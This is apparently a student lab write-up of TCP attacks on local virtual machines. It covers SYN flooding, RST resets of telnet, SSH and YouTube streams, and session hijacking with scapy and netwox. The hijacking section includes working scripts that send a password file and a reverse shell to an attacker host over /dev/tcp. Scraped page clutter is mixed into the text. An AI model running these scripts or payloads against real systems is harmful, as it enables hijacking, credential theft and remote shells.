

For all the Tasks:

Victim (server): 10.0.2.10

Observer (client): 10.0.2.15

Attacker: 10.0.2.22

Task 1: SYN Flooding Attack

In this task we are trying to exploit the SYN-Flooding vulnerability in one of our host machine (victim). We are using three machines connected in the same LAN to simulate this attack, one of the machine is the attacker from which we are launching the SYN-flooding attack, we are using netwox tool to launch SYN-flooding attack, netwox with option 76 sends lot of random SYN packets from random IPs.

We disable the syncookies functionality in our victim using the command “sudo sysctl -w net.ipv4.tcp_syncookies=0”, this allows our victim machine to accept all packets without any counter measure. Once our syn flooding is successful we try to establish a new connection to our victim machine and because of the flooding the machine will not accept any new connections.

If we enable the syncookies again, we can establish the new telnet connection.

Current TCP connections:

```
[02/20/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.10:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306           0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                     LISTEN
tcp6       0      0 :::53                   :::*                     LISTEN
tcp6       0      0 :::21                   :::*                     LISTEN
tcp6       0      0 :::22                   :::*                     LISTEN
tcp6       0      0 :::3128                  :::*                     LISTEN
tcp6       0      0 :::1:953                 :::*                     LISTEN
[02/20/20]seed@VM:~$
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```
[02/20/20]seed@VM:~$ telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Feb 20 17:55:29 EST 2020 from 10.0.2.22 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

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1 package can be updated.
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[02/20/20]seed@VM:~$
```

```

[02/20/20]seed@VM:~$ netstat -tna | grep -i est
Active Internet connections (servers and established)
tcp        0      0 10.0.2.10:23          10.0.2.15:37922      ESTABLISHED
[02/20/20]seed@VM:~$

```

We are disabling syncookies.

```

[02/20/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/20/20]seed@VM:~$

```

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[02/20/20]seed@VM:~/tcp$ sudo netwox 76 -i "10.0.2.10" --dst-port 23 -s raw
[sudo] password for seed:

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tcp        0      0 10.0.2.10:23          252.229.207.65:29783  SYN_RECV
tcp        0      0 10.0.2.10:23          244.244.183.115:46848 SYN_RECV
tcp        0      0 10.0.2.10:23          245.14.28.31:2850    SYN_RECV
tcp        0      0 10.0.2.10:23          246.37.66.202:30965  SYN_RECV
tcp        0      0 10.0.2.10:23          246.178.244.80:48622 SYN_RECV
tcp        0      0 10.0.2.10:23          245.123.230.119:50391 SYN_RECV
tcp        0      0 10.0.2.10:23          254.163.114.60:9868  SYN_RECV
tcp        0      0 10.0.2.10:23          241.194.144.77:45018 SYN_RECV
tcp        0      0 10.0.2.10:23          247.34.166.109:10240 SYN_RECV
tcp        0      0 10.0.2.10:23          252.204.200.204:34432 SYN_RECV
tcp        0      0 10.0.2.10:23          252.174.9.35:53547   SYN_RECV
tcp        0      0 10.0.2.10:23          248.221.58.164:50770 SYN_RECV
tcp        0      0 10.0.2.10:23          243.95.65.97:41010   SYN_RECV
tcp        0      0 10.0.2.10:23          245.187.85.37:36938  SYN_RECV
tcp        0      0 10.0.2.10:23          246.154.105.55:57372 SYN_RECV
tcp        0      0 10.0.2.10:23          240.144.168.122:47065 SYN_RECV
tcp        0      0 10.0.2.10:23          243.81.231.200:9438  SYN_RECV
tcp        0      0 10.0.2.10:23          242.163.115.138:23008 SYN_RECV
tcp        0      0 10.0.2.10:23          245.91.126.231:40280 SYN_RECV
tcp        0      0 10.0.2.10:23          247.45.108.143:7788  SYN_RECV
tcp        0      0 10.0.2.10:23          246.30.241.171:34284 SYN_RECV
tcp        0      0 10.0.2.10:23          240.131.35.107:53506 SYN_RECV
tcp        0      0 10.0.2.10:23          252.42.142.83:58890  SYN_RECV
tcp        0      0 10.0.2.10:23          243.129.150.3:37519  SYN_RECV
tcp        0      0 10.0.2.10:23          240.211.153.87:63968 SYN_RECV
tcp        0      0 10.0.2.10:23          246.77.113.17:57338  SYN_RECV
tcp        0      0 10.0.2.10:23          253.5.156.48:63562   SYN_RECV
[02/20/20]seed@VM:~$

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Once our server is flooded with SYN packets, it is no longer accepting new connections.

```

[02/20/20]seed@VM:~/tcp$ telnet 10.0.2.10
Trying 10.0.2.10...

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After enabling Syn cookies, we are able to connect to server again.

```
[02/20/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[02/20/20]seed@VM:~$

[02/20/20]seed@VM:~/tcp$ telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: 
```

Task 2: TCP RST Attacks on telnet and ssh Connections

Interrupting Telnet Connections

We can reset an existing TCP connection using netwox 78. Netwox 78 sends reset packets. Initially we establish TCP connection between observer and victim using telnet, we send a TCP reset using netwox 78. If we try to send a syn packet or any packet from observer to victim the connection will be interrupted by Netwox's reset packet.

```
[02/20/20]seed@VM:~/tcp$ sudo netwox 78 -f "dst host 10.0.2.10 and dst port 23"
[sudo] password for seed:

[02/20/20]seed@VM:~$ telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Feb 20 19:15:11 EST 2020 from 10.0.2.10 on pts/19
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```
[02/20/20]seed@VM:~$ netstat -tna | grep -i est
Active Internet connections (servers and established)
tcp        0      0 10.0.2.10:23      10.0.2.15:37936    ESTABLISHED
[02/20/20]seed@VM:~$
```

```
[02/20/20]seed@VM:~$ telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Feb 20 19:15:11 EST 2020 from 10.0.2.10 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

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[02/20/20]seed@VM:~$ aConnection closed by foreign host.
[02/20/20]seed@VM:~$
```

```
[02/20/20]seed@VM:~$ netstat -tna | grep -i est
Active Internet connections (servers and established)
[02/20/20]seed@VM:~$
```

Interrupting SSH Connections

We do the same procedure, but this time we interrupt SSH connection instead of telnet connection.

```
[02/20/20]seed@VM:~$ ssh 10.0.2.10
seed@10.0.2.10's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

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 * Support:       https://ubuntu.com/advantage

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Last login: Thu Feb 20 19:23:11 2020 from 10.0.2.15
[02/20/20]seed@VM:~$
```



```

/bin/bash 117x28
[02/20/20]seed@VM:~$ netstat -tna | grep -i est
Active Internet connections (servers and established)
tcp        0      0 10.0.2.10:22        10.0.2.15:59832    ESTABLISHED
[02/20/20]seed@VM:~$

```

```

/bin/bash 117x28
[02/20/20]seed@VM:~/tcp$ sudo netwox 78 -f "dst host 10.0.2.10 and dst port 22"

```

```

/bin/bash 117x28
[02/20/20]seed@VM:~$ ssh 10.0.2.10
seed@10.0.2.10's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

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Last login: Thu Feb 20 19:23:11 2020 from 10.0.2.15
[02/20/20]seed@VM:~$ hipacket_write_wait: Connection to 10.0.2.10 port 22: Broken pipe
[02/20/20]seed@VM:~$

```

```

/bin/bash 117x28
[02/20/20]seed@VM:~$ netstat -tna | grep -i est
Active Internet connections (servers and established)
tcp        0      0 10.0.2.10:22        10.0.2.15:59832    ESTABLISHED
[02/20/20]seed@VM:~$ netstat -tna | grep -i est
Active Internet connections (servers and established)
[02/20/20]seed@VM:~$

```

Scapy to conduct the TCP RST attack on Telnet

In this task we are using scapy to send reset packets from our observer to victim machine, we are constructing a raw IP/TCP packet with reset flag, we are using our server (Victim) as destination host and port 23 as destination port, we are using the sequence number of the existing connection, and once we send the constructed packet it resets the connection. We can see the output in wireshark.

61	2020-02-20...	10.0.2.15	10.0.2.10	TCP	66 37964 → 23 [ACK] Seq=1446710421 Ack=51424310 Win=30336 Len=0 T...
62	2020-02-20...	PcsCompu_fa:24:f5	Broadcast	ARP	60 Who has 10.0.2.10? Tell 10.0.2.22
63	2020-02-20...	PcsCompu_3b:2b:b3	PcsCompu_fa:24:f5	ARP	42 10.0.2.10 is at 08:00:27:3b:2b:b3
64	2020-02-20...	10.0.2.15	10.0.2.10	TCP	60 37964 → 23 [RST] Seq=1446710421 Win=1048576 Len=0
65	2020-02-20...	10.0.2.15	10.0.2.10	TELNET	67 Telnet Data ...
66	2020-02-20...	10.0.2.10	10.0.2.15	TCP	54 23 → 37964 [RST] Seq=51424310 Win=0 Len=0

```

tcp_reset.py
1  #!/usr/bin/python
2  from scapy.all import *
3  ip = IP(src="10.0.2.15", dst="10.0.2.10")
4  tcp = TCP(dport=23, sport=37964, flags="R", seq=1446710421)
5  pkt = ip/tcp
6  #ls(pkt)
7  #while(1):
8  #   #_ = input("")
9  send(pkt)
10

```

```

[02/20/20]seed@VM:~/observer$ telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Feb 20 20:28:39 EST 2020 from 10.0.2.15 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

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[02/20/20]seed@VM:~$ Connection closed by foreign host.
[02/20/20]seed@VM:~/observer$

```

Scapy to conduct the TCP RST attack on SSH

We are doing the same task as we did for the telnet one before, we are just changing destination port as 22, and we are adding the current sequence number of the SSH connection through Wireshark. Once we send the packet, the connection resets and we can see the output in our observer.

```

tcp_reset.py
1  #!/usr/bin/python
2  from scapy.all import *
3  ip = IP(src="10.0.2.15", dst="10.0.2.10")
4  tcp = TCP(dport=22, sport=59858, flags="R", seq=2887635470)
5  pkt = ip/tcp
6  #ls(pkt)
7  #while(1):
8  |   # _ = input("")
9  send(pkt)
10

```

```

[02/20/20]seed@VM:~/victim$ netstat -tna | grep -i est
Active Internet connections (servers and established)
tcp        0      0 10.0.2.10:22        10.0.2.15:59858
ESTABLISHED
[02/20/20]seed@VM:~/victim$ netstat -tna | grep -i est
Active Internet connections (servers and established)
[02/20/20]seed@VM:~/victim$

```

47	2020-02-20...	10.0.2.10	10.0.2.15	SSHv2	126 Server: Encrypted packet (len=60)
48	2020-02-20...	10.0.2.15	10.0.2.10	TCP	66 59858 → 22 [ACK] Seq=2887635470 Ack=1820971246 Win=37120 Len=0...
63	2020-02-20...	10.0.2.15	10.0.2.10	TCP	60 59858 → 22 [RST] Seq=2887635470 Win=1048576 Len=0
64	2020-02-20...	10.0.2.15	10.0.2.10	SSHv2	102 Client: Encrypted packet (len=36)
65	2020-02-20...	10.0.2.10	10.0.2.15	TCP	54 22 → 59858 [RST] Seq=1820971246 Win=0 Len=0

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▶ Frame 19: 1402 bytes on wire (11216 bits), 1402 bytes captured (11216 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_cb:0d:d0 (08:00:27:cb:0d:d0), Dst: PcsCompu_3b:2b:b3 (08:00:27:3b:2b:b3)
▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.10
▼ Transmission Control Protocol, Src Port: 59858, Dst Port: 22, Seq: 2887633326, Ack: 1820969242, Len: 1336
  Source Port: 59858
  Destination Port: 22
  [Stream index: 1]
  [TCP Segment Len: 1336]
  Sequence number: 2887633326
  [Next sequence number: 2887634662]
  Acknowledgment number: 1820969242
  Header Length: 32 bytes
  ▶ Flags: 0x018 (PSH, ACK)
  Window size value: 244

```

```

/bin/bash 52x24
[02/20/20]seed@VM:~/observer$ ssh 10.0.2.10
seed@10.0.2.10's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

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Wireshark: Thu Feb 20 21:07:20 2020 from 10.0.2.15
[02/20/20]seed@VM:~$ packet_write_wait: Connection to 10.0.2.10 port 22: Broken pipe
[02/20/20]seed@VM:~/observer$

```

TCP RST Attacks on Video Streaming Applications


We attempt to reset a live Video stream by sending a lot of TCP Reset packets using Netwox 78, I am viewing a video stream in my victim machine, and I am sending a lot of RST packets sourcing my victim machine, after few seconds the video starts to buffer and freezes at one point giving the below error as per the screenshot. The wireshark output and the video screenshot is provided below and also the Netwox command that is being used.

```

/bin/bash 80x24
[02/21/20]seed@VM:~$ sudo netwox 78 --filter "src host 10.0.2.10"
[sudo] password for seed:

```


No.	Time	Source	Destination	Protocol	Length	Info
3848	2020-02-21...	165.227.98.152	10.0.2.10	TCP	60	443 → 34420 [RST, ACK] Seq=0 Ack=2473092020 Win=0 Len=0
3849	2020-02-21...	165.227.98.152	10.0.2.10	TCP	60	[TCP Port numbers reused] 443 → 34418 [SYN, ACK] Seq=15959 Ack=...
3850	2020-02-21...	10.0.2.10	165.227.98.152	TCP	54	34418 → 443 [RST] Seq=808938802 Win=0 Len=0
3851	2020-02-21...	165.227.98.152	10.0.2.10	TCP	60	[TCP Port numbers reused] 443 → 34420 [SYN, ACK] Seq=16811 Ack=...
3852	2020-02-21...	10.0.2.10	165.227.98.152	TCP	54	34420 → 443 [RST] Seq=2473092020 Win=0 Len=0
3853	2020-02-21...	165.227.98.152	10.0.2.10	TCP	60	443 → 34410 [FIN, ACK] Seq=12552 Ack=1085501822 Win=32768 Len=0
3854	2020-02-21...	10.0.2.10	165.227.98.152	TCP	54	34410 → 443 [RST] Seq=1085501822 Win=0 Len=0
3855	2020-02-21...	165.227.98.152	10.0.2.10	TCP	60	443 → 34414 [FIN, ACK] Seq=14256 Ack=325742618 Win=32768 Len=0
3856	2020-02-21...	10.0.2.10	165.227.98.152	TCP	54	34414 → 443 [RST] Seq=325742618 Win=0 Len=0
3857	2020-02-21...	165.227.98.152	10.0.2.10	TCP	60	443 → 34416 [FIN, ACK] Seq=15108 Ack=2719759531 Win=32768 Len=0
3858	2020-02-21...	10.0.2.10	165.227.98.152	TCP	54	34416 → 443 [RST] Seq=2719759531 Win=0 Len=0
3859	2020-02-21...	PcsCompu_3b:2b:b3	RealtekU_12:35:00	ARP	42	Who has 10.0.2.1? Tell 10.0.2.10
3860	2020-02-21...	RealtekU_12:35:00	PcsCompu_3b:2b:b3	ARP	60	10.0.2.1 is at 52:54:00:12:35:00



"Black Bloc Party". Alexandro Segade with Malik Gaines. [Two people perform in front of an audience in a dark room - one sings, and one plays piano]

[about this video](#)

I tried launching the same attack on large streaming applications like youtube, I was able to halt the video streaming by sending in a lot of reset packets to my server, there is a consistent video buffering that can be seen after a few seconds of attack. While doing my observation using wireshark I could see that Youtube was using some kind of load balancing mechanism and a lot of servers were responding to different segments of the video with random sequence of port numbers. Maybe that's why it took a while for us to freeze the connection. Wireshark output is provided below.

YouTube

Search

SIGN IN

#2 ON TRENDING FOR GAMING
Fortnite Season 2 IS EPIC!

Join Bernie

act.berniesanders.com

SIGN UP

Up next

AUTOPLAY

I Made Him QUIT Fortnite Season 2. (Ends Bad)

MrTop5

158K views

New

Download Fortnite

Play new community made maps, mini-games and challenges in Fortnite Creative!

gamerangers.club

4525	2020-02-21...	10.0.2.10	172.217.11.46	TCP	54 40112 → 443 [RST] Seq=3338888266 Win=0 Len=0
4526	2020-02-21...	172.217.11.46	10.0.2.10	TCP	60 443 → 40114 [FIN, ACK] Seq=1144696 Ack=2688348613 Win=32768 Le...
4527	2020-02-21...	10.0.2.10	172.217.11.46	TCP	54 40114 → 443 [RST] Seq=2688348613 Win=0 Len=0
4528	2020-02-21...	172.217.11.46	10.0.2.10	TCP	60 443 → 40116 [FIN, ACK] Seq=1146585 Ack=1499443029 Win=32768 Le...
4529	2020-02-21...	10.0.2.10	172.217.11.46	TCP	54 40116 → 443 [RST] Seq=1499443029 Win=0 Len=0
4530	2020-02-21...	172.217.11.46	10.0.2.10	TCP	60 443 → 40118 [FIN, ACK] Seq=1148474 Ack=2691178488 Win=32768 Le...
4531	2020-02-21...	10.0.2.10	172.217.11.46	TCP	54 40118 → 443 [RST] Seq=2691178488 Win=0 Len=0

3035	2020-02-21...	10.0.2.10	172.217.12.142	TCP	54 60578 → 443 [RST] Seq=1518196922 Win=0 Len=0
3036	2020-02-21...	172.217.10.142	10.0.2.10	TCP	60 443 → 48104 [FIN, ACK] Seq=750651 Ack=2569327933 Win=32768...
3037	2020-02-21...	10.0.2.10	172.217.10.142	TCP	54 48104 → 443 [RST] Seq=2569327933 Win=0 Len=0
3038	2020-02-21...	172.217.10.110	10.0.2.10	TCP	60 443 → 45132 [FIN, ACK] Seq=753975 Ack=3629539964 Win=32768...
3039	2020-02-21...	10.0.2.10	172.217.10.110	TCP	54 45132 → 443 [RST] Seq=3629539964 Win=0 Len=0
3040	2020-02-21...	172.217.12.206	10.0.2.10	TCP	60 443 → 43204 [FIN, ACK] Seq=757311 Ack=2558064390 Win=32768...
3041	2020-02-21...	10.0.2.10	172.217.12.206	TCP	54 43204 → 443 [RST] Seq=2558064390 Win=0 Len=0
3042	2020-02-21...	172.217.12.206	10.0.2.10	TCP	60 443 → 43206 [FIN, ACK] Seq=758979 Ack=2896994033 Win=32768...
3043	2020-02-21...	10.0.2.10	172.217.12.206	TCP	54 43206 → 443 [RST] Seq=2896994033 Win=0 Len=0
3044	2020-02-21...	74.125.0.11	10.0.2.10	TCP	60 443 → 34992 [FIN, ACK] Seq=664730 Ack=1552441035 Win=32768...
3045	2020-02-21...	10.0.2.10	74.125.0.11	TCP	54 34992 → 443 [RST] Seq=1552441035 Win=0 Len=0
3046	2020-02-21...	172.217.12.206	10.0.2.10	TCP	60 443 → 43208 [FIN, ACK] Seq=760647 Ack=3048685734 Win=32768...
3047	2020-02-21...	10.0.2.10	172.217.12.206	TCP	54 43208 → 443 [RST] Seq=3048685734 Win=0 Len=0
3048	2020-02-21...	172.217.12.206	10.0.2.10	TCP	60 443 → 43210 [FIN, ACK] Seq=762315 Ack=3715870512 Win=32768...

2779	2020-02-21...	172.217.12.174	10.0.2.10	TCP	60 443 → 36202 [RST, ACK] Seq=0 Ack=4088572790 Win=0 Len=0
2780	2020-02-21...	172.217.12.174	10.0.2.10	TCP	60 [TCP ACKed unseen segment] 443 → 36202 [RST, ACK] Seq=7091...
2781	2020-02-21...	10.0.2.10	172.217.12.174	TCP	74 36204 → 443 [SYN] Seq=565907170 Win=29200 Len=0 MSS=1460 S...
2782	2020-02-21...	172.217.12.174	10.0.2.10	TCP	60 443 → 36204 [RST, ACK] Seq=0 Ack=565907171 Win=0 Len=0
2783	2020-02-21...	10.0.2.10	172.217.10.78	TCP	74 52956 → 443 [SYN] Seq=2398901287 Win=29200 Len=0 MSS=1460 ...
2784	2020-02-21...	172.217.12.174	10.0.2.10	TCP	60 [TCP Port numbers reused] 443 → 36204 [SYN, ACK] Seq=71084...
2785	2020-02-21...	10.0.2.10	172.217.12.174	TCP	54 36204 → 443 [RST] Seq=565907171 Win=0 Len=0
2786	2020-02-21...	172.217.10.78	10.0.2.10	TCP	60 443 → 52956 [SYN, ACK] Seq=712494 Ack=2398901288 Win=32768...
2787	2020-02-21...	10.0.2.10	172.217.10.78	TCP	54 52956 → 443 [ACK] Seq=2398901288 Ack=712495 Win=29200 Len=0
2788	2020-02-21...	172.217.10.78	10.0.2.10	TCP	60 443 → 52956 [RST, ACK] Seq=0 Ack=2398901288 Win=0 Len=0
2789	2020-02-21...	172.217.10.78	10.0.2.10	TCP	60 [TCP ACKed unseen segment] 443 → 52956 [RST, ACK] Seq=7124...

TCP Session Hijacking using Scapy:

In this task we are hijacking the established TCP connection by spoofing a new packet using a duplicate acknowledgment number. We are attempting to achieve this using raw packet creation through scapy. To achieve this task we are establishing a telnet session between client and server, we have created a file in the server, by sending a duplicate acknowledge and sequence number we are hijacking the telnet session and printing content of the file in the server. In the code below we have constructed a new packet, spoofing source as client and server as victim from the attacker machine, we are printing content of file located in server through a tcp socket in the attacker machine, which then forwards it to port 9090, which is displayed by our netcat server. The code is displayed below.

```

/bin/bash 57x22
[02/21/20]seed@VM:~/tcp$ cat session_hijack.py
#!/usr/bin/python3
import sys
from scapy.all import *
print("HIJACKING PACKET")
ip = IP(src="10.0.2.15",dst="10.0.2.10")
tcp = TCP(sport=47630,dport=23,flags="A",seq=1881238875,ack=3103841648)
data = "\r cat /home/seed/password > /dev/tcp/10.0.2.22/9090\r"
packet=ip/tcp/data
ls(packet)
send(packet,verbose=0)
[02/21/20]seed@VM:~/tcp$

```

```

/bin/bash 55x27
[02/21/20]seed@VM:~$ cat password
This is the password !!
[02/21/20]seed@VM:~$

```

```

/bin/bash 57x22
[02/21/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)

Connection from [10.0.2.10] port 9090 [tcp/*] accepted (family 2, sport 53134)
This is the password !!
[02/21/20]seed@VM:~$

```

Once we hijack the TCP connection, the telnet session will freeze, this is because of the duplicate acknowledgment we have sent, if we try to send any information to our server from the client, the session will not send any more data, and we can see spurious retransmission in the wireshark output as shown below.

198	2020-02-21 00:55:12.6358051...	10.0.2.10	10.0.2.15	TCP	78 [TCP Dup ACK 163#1] 23 → 47630 [ACK] Seq=31038...
199	2020-02-21 00:55:12.8466851...	10.0.2.15	10.0.2.10	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
200	2020-02-21 00:55:12.8473691...	10.0.2.10	10.0.2.15	TCP	78 [TCP Dup ACK 163#2] 23 → 47630 [ACK] Seq=31038...
201	2020-02-21 00:55:13.0585128...	10.0.2.15	10.0.2.10	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
202	2020-02-21 00:55:13.0592345...	10.0.2.10	10.0.2.15	TCP	78 [TCP Dup ACK 163#3] 23 → 47630 [ACK] Seq=31038...
203	2020-02-21 00:55:13.5215607...	10.0.2.15	10.0.2.10	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
204	2020-02-21 00:55:13.5230012...	10.0.2.10	10.0.2.15	TCP	78 [TCP Dup ACK 163#4] 23 → 47630 [ACK] Seq=31038...
205	2020-02-21 00:55:14.3707022...	10.0.2.15	10.0.2.10	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
206	2020-02-21 00:55:14.3715894...	10.0.2.10	10.0.2.15	TCP	78 [TCP Dup ACK 163#5] 23 → 47630 [ACK] Seq=31038...
207	2020-02-21 00:55:16.0668860...	10.0.2.15	10.0.2.10	TELNET	67 [TCP Spurious Retransmission] Telnet Data ...
208	2020-02-21 00:55:16.0675395...	10.0.2.10	10.0.2.15	TCP	78 [TCP Dup ACK 163#6] 23 → 47630 [ACK] Seq=31038...
209	2020-02-21 00:55:17.7408260...	PcsCompu_3b:2b:b3	PcsCompu_cb:0d:d0	ARP	60 Who has 10.0.2.15? Tell 10.0.2.10

2020-02-21 00:46:58.4185788...	10.0.2.15	10.0.2.10
2020-02-21 00:48:30.0789952...	10.0.2.15	10.0.2.3

Wireshark
Source Port: 47630
Destination Port: 23
[Stream index: 2]
[TCP Segment Len: 0]
Sequence number: 1881238875
Acknowledgment number: 3103841648
Header Length: 32 bytes
► Flags: 0x010 (ACK)
Window size value: 237
[Calculated window size: 30336]
[Window size scaling factor: 128]
Checksum: 0x183f [unverified]
[Checksum Status: Unverified]

TCP Session Hijacking using Netwox:

We are trying to achieve the same results as before, this time we are doing it using Netwox 40, we have to manually fill the packet parameters which includes client IP, server IP, port numbers, acknowledgement number, and the data part has to be converted to hexadecimal before passing it to Netwox, the result will be same, the server will print the contents of the file in the server, also our session will freeze and no operations can be performed between client and server.

```
>>> "\r cat /home/seed/password > /dev/tcp/10.0.2.22/9090
\r".encode("hex")
'0d20636174202f686f6d652f736565642f70617373776f7264203e20
2f6465762f7463702f31302e302e322e32322f39303930200d'
>>> █
```

```
[02/21/20]seed@VM:~$ cat password
"this is the password !!"
[02/21/20]seed@VM:~$ █
```

```
[02/21/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.10] port 9090 [tcp/*] accepted (family 2, sport 53142)
"this is the password !!"
[02/21/20]seed@VM:~$ █
```

```
[02/21/20]seed@VM:~$ sudo netwox 40 -l 10.0.2.15 -m 10.0.2.10 -o 47674 -p 23 -q 4019982751 -r 3208474093 -H "0d20636174202f686f6d652f73655642f706173776f7264203e202f6465762f7463702f31302e302e322e32322f39303930200d"
```

```
[sudo] password for seed:
```

IP

version	ihl	tos	totlen	
4	5	0x00=0	0x005D=93	
id			r D M	offsetfrag
0xB553=46419			0 0 0	0x0000=0
ttl		protocol	checksum	
0x00=0		0x06=6	0xED2F	
source				
10.0.2.15				
destination				
10.0.2.10				

TCP

source port		destination port	
0xBA3A=47674		0x0017=23	
seqnum			
0xEF9C119F=4019982751			
acknum			
0xBF3D6DED=3208474093			
doff	r r r r C E U A P R S F	window	
5	0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	0x0000=0	
checksum		urgptr	
0x1F20=7968		0x0000=0	

83	2020-02-21 05:13:55.7525798...	10.0.2.10	10.0.2.15	TCP	163 [TCP Retransmission] 23 → 47674 [PSH, ACK] Seq...
84	2020-02-21 05:13:56.1718877...	10.0.2.10	10.0.2.15	TCP	163 [TCP Retransmission] 23 → 47674 [PSH, ACK] Seq...
85	2020-02-21 05:13:57.0038084...	10.0.2.10	10.0.2.15	TCP	163 [TCP Retransmission] 23 → 47674 [PSH, ACK] Seq...
86	2020-02-21 05:13:58.6715498...	10.0.2.10	10.0.2.15	TCP	163 [TCP Retransmission] 23 → 47674 [PSH, ACK] Seq...
87	2020-02-21 05:14:00.5235649...	PcsCompu_3b:2b:b3	PcsCompu_fa:24:f5	ARP	60 who has 10.0.2.22? Tell 10.0.2.10
88	2020-02-21 05:14:00.5235809...	PcsCompu_3b:2b:b3	PcsCompu_cb:0d:d0	ARP	60 who has 10.0.2.15? Tell 10.0.2.10
89	2020-02-21 05:14:00.5236039...	PcsCompu_cb:0d:d0	PcsCompu_3b:2b:b3	ARP	42 10.0.2.15 is at 08:00:27:cb:0d:d0
90	2020-02-21 05:14:00.5240037...	PcsCompu_fa:24:f5	PcsCompu_3b:2b:b3	ARP	60 10.0.2.22 is at 08:00:27:fa:24:f5
91	2020-02-21 05:14:02.0603597...	10.0.2.10	10.0.2.15	TCP	163 [TCP Retransmission] 23 → 47674 [PSH, ACK] Seq...
92	2020-02-21 05:14:08.7157736...	10.0.2.10	10.0.2.15	TCP	163 [TCP Retransmission] 23 → 47674 [PSH, ACK] Seq...
93	2020-02-21 05:14:22.0283977...	10.0.2.10	10.0.2.15	TCP	163 [TCP Retransmission] 23 → 47674 [PSH, ACK] Seq...

```
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.10
Transmission Control Protocol, Src Port: 47674, Dst Port: 23, Seq: 4019982751, Ack: 3208474093, Len: 0
Source Port: 47674
Destination Port: 23
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 4019982751
Acknowledgment number: 3208474093
Header Length: 32 bytes
```

Creating Reverse Shell using TCP Session Hijacking

Similar to previous task, this time we are trying to establish a reverse shell using TCP hijacking, we are doing this by constructing a raw IP/TCP packet through scapy, we try to hijack the existing TCP session through the duplicate acknowledge and sequence number. By sending 2>&1 0<&1 through the TCP socket to the hijacked session, we are duplicating bash of our server in our attacker, by this we can modify contents of any file in client server, we can do this as long as the telnet session is active. Once the session is hijacked the telnet will freeze the connection, so no more packets will be sent between the original client and server. The code and results are below.

```
[02/21/20]seed@VM:~/tcp$ cat reverse_shell.py
#!/usr/bin/python3
import sys
from scapy.all import *
print("SESSION HIJACKING Reverse shell")
IP = IP(src="10.0.2.15",dst="10.0.2.10")
TCP=TCP(sport=47658,dport=23,flags="A",seq=348407740,ack=210564557)
Data = "\r /bin/bash -i > /dev/tcp/10.0.2.22/9090 2>&1 0<&1 \r"
packet=IP/TCP/Data
ls(packet)
send(packet)
```



```
[02/21/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)

Connection from [10.0.2.10] port 9090 [tcp/*] accepted (family 2, sport 53138)
[02/21/20]seed@VM:~$
```

